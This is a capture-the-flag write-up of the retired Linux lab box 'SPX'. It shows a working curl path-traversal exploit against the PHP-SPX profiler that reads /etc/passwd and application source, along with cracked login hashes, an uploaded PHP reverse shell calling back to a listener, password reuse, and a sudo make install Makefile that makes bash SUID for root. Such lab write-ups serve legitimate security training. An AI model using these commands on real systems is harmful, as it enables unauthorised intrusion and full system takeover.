
SPX
Linux InsaneProving Grounds · retired · 2026-09-15
Summary: A Linux box running Tiny File Manager instrumented with the PHP-SPX profiler — testing discovery of a low-profile CVE via a leaked phpinfo page, a path-traversal read of application source to recover and crack login hashes, and a sudo-permitted make install target for the path to root.
Enumeration
nmap scan:
┌──(kali㉿kali)-[~/oscp/spx]
└─$ nmap-full 192.168.155.108
[*] Running fast port discovery on 192.168.155.108...
[*] Open ports: 22,80
[*] Running full scan on 192.168.155.108...
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-15 09:14 -0400
Nmap scan report for 192.168.155.108
Host is up (0.059s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b9:bc:8f:01:3f:85:5d:f9:5c:d9:fb:b6:15:a0:1e:74 (ECDSA)
|_  256 53:d9:7f:3d:22:8a:fd:57:98:fe:6b:1a:4c:ac:79:67 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Tiny File Manager
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.04 seconds
[*] Checking if UDP/SNMP is up on 192.168.155.108...
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 192.168.155.108:161 using SNMPv1 and community 'public'

[!] 192.168.155.108:161 SNMP request timeout
If we open the webapp we find that it takes us to a login portal for tinyfilemanager. Inspecting the source code will show us that we are running data-version="2.5.3". All the CVE’s seem to require authenticated access. I attempt the default creds for tinyfilemanager and all fail. Feroxbusting and Vhost fuzzing also yield nothing. At this point I manually navigate to http://target/phpinfo.php as I saw that the login page was called index.php indicating it is running php.
Foothold
While exploring the phpinfo, I noticed a section that stood out to me:

SPX is the name of the box! Admittedly, if I had not realized this I likely would have glazed over SPX. Looking this up gives us something to work with:

After reading several articles we can build a curl request to exploit this path traversal using the SPX_UI_URI parameter. We do need to include our SPX_KEY value that we see listed in the phpinfo under spx.http_key.
┌──(kali㉿kali)-[~/oscp/spx]
└─$ curl "http://192.168.155.108/index.php?SPX_KEY=a2a90ca2f9f0ea04d267b16fb8e63800&SPX_UI_URI=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f../etc/passwd"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
fwupd-refresh:x:113:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
profiler:x:1000:1000::/home/profiler:/bin/bash
If we read the index.php file we will find the hashed admin and user password:
┌──(kali㉿kali)-[~/oscp/spx]
└─$ curl "http://192.168.155.108/index.php?SPX_KEY=a2a90ca2f9f0ea04d267b16fb8e63800&SPX_UI_URI=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f../var/www/html/index.php"
<?php
//Default Configuration
$CONFIG = '{"lang":"en","error_reporting":false,"show_hidden":false,"hide_Cols":false,"theme":"light"}';

/**
 * H3K | Tiny File Manager V2.5.3
 * @author CCP Programmers
 * @github https://github.com/prasathmani/tinyfilemanager
 * @link https://tinyfilemanager.github.io
 */

//TFM version
define('VERSION', '2.5.3');

//Application Title
define('APP_TITLE', 'Tiny File Manager');

// --- EDIT BELOW CONFIGURATION CAREFULLY ---

// Auth with login/password
// set true/false to enable/disable it
// Is independent from IP white- and blacklisting
$use_auth = true;

// Login user name and password
// Users: array('Username' => 'Password', 'Username2' => 'Password2', ...)
// Generate secure password hash - https://tinyfilemanager.github.io/docs/pwd.html
$auth_users = array(
    'admin' => '$2y$10$7LaMUa8an8NrvnQsj5xZ3eDdOejgLyXE8IIvsC.hFy1dg7rPb9cqG',
    'user' => '$2y$10$x8PS6i0Sji2Pglyz7SLFruYFpAsz9XAYsdiPyfse6QDkB/QsdShxi'
);
The hashes will eventually crack and reveal the admin and user passwords as:
user:profiler
admin:lowprofile
From here we find we can log in as admin and have the ability to upload files to the webroot. We can upload a php reverse shell (I’m using Ivan Sincek’s) and then open our listener and navigate to http://target/rev.php to trigger it:
┌──(kali㉿kali)-[~/oscp/spx]
└─$ sudo penelope -p 80
[sudo] password for kali:
[+] Listening for reverse shells on 0.0.0.0:80 -> 127.0.0.1 • 10.0.2.15 • 172.17.0.1 • 172.18.0.1 • 192.168.45.155
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] [New Reverse Shell] => spx 192.168.155.108 Linux-x86_64 👤 www-data(33) 😍️ Session ID <1>
[+] ⭐ Agent deployed via /usr/bin/python3
[+] Interacting with session [1] • PTY • Menu key F12 ⇐
[+] Session log: /home/kali/.penelope/sessions/spx~192.168.155.108-Linux-x86_64/2026_09_15-10_51_31-595-www-data(33).log
────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
www-data@spx:/var/www/html$ whoami
www-data
From here we can attempt cred reuse on the profiler user. I first attempt with the password profiler, that fails. I then attempt with the password lowprofile and it succeeds giving us shell access as profiler.
www-data@spx:/home$ su profiler
Password:
su: Authentication failure
www-data@spx:/home$ su profiler
Password:
profiler@spx:/home$ whoami
profiler
We can read the local.txt in profiler’s home directory.
Privilege Escalation
When we run sudo -l we see:
profiler@spx:~$ sudo -l
[sudo] password for profiler:
Matching Defaults entries for profiler on spx:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User profiler may run the following commands on spx:
    (ALL) /usr/bin/make install -C /home/profiler/php-spx
Since we can control php-spx we and execute it with make with sudo permissions, we should be able to perform a privesc with this.
First I clear out the contents of the php-spx directory and look up the syntax for a Makefile privesc. The following can be pasted into a file named Makefile and will execute sudo chmod +s /bin/bash, setting /bin/bash as a SUID bit binary.
install:
	sudo chmod +s /bin/bash
After creating the make file we simply need to run the make install as sudo to set /bin/bash as a SUID bit binary and then start a new bash shell using the EUID via the -p flag:
profiler@spx:~/php-spx$ rm -rf *
profiler@spx:~/php-spx$ ls
profiler@spx:~/php-spx$ nano Makefile
profiler@spx:~/php-spx$ sudo -l
Matching Defaults entries for profiler on spx:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User profiler may run the following commands on spx:
    (ALL) /usr/bin/make install -C /home/profiler/php-spx
profiler@spx:~/php-spx$ sudo /usr/bin/make install -C /home/profiler/php-spx
make: Entering directory '/home/profiler/php-spx'
sudo chmod +s /bin/bash
make: Leaving directory '/home/profiler/php-spx'
profiler@spx:~/php-spx$ /bin/bash -p
bash-5.1# whoami
root
We can read the proof.txt flag from the /root directory and the box is owned.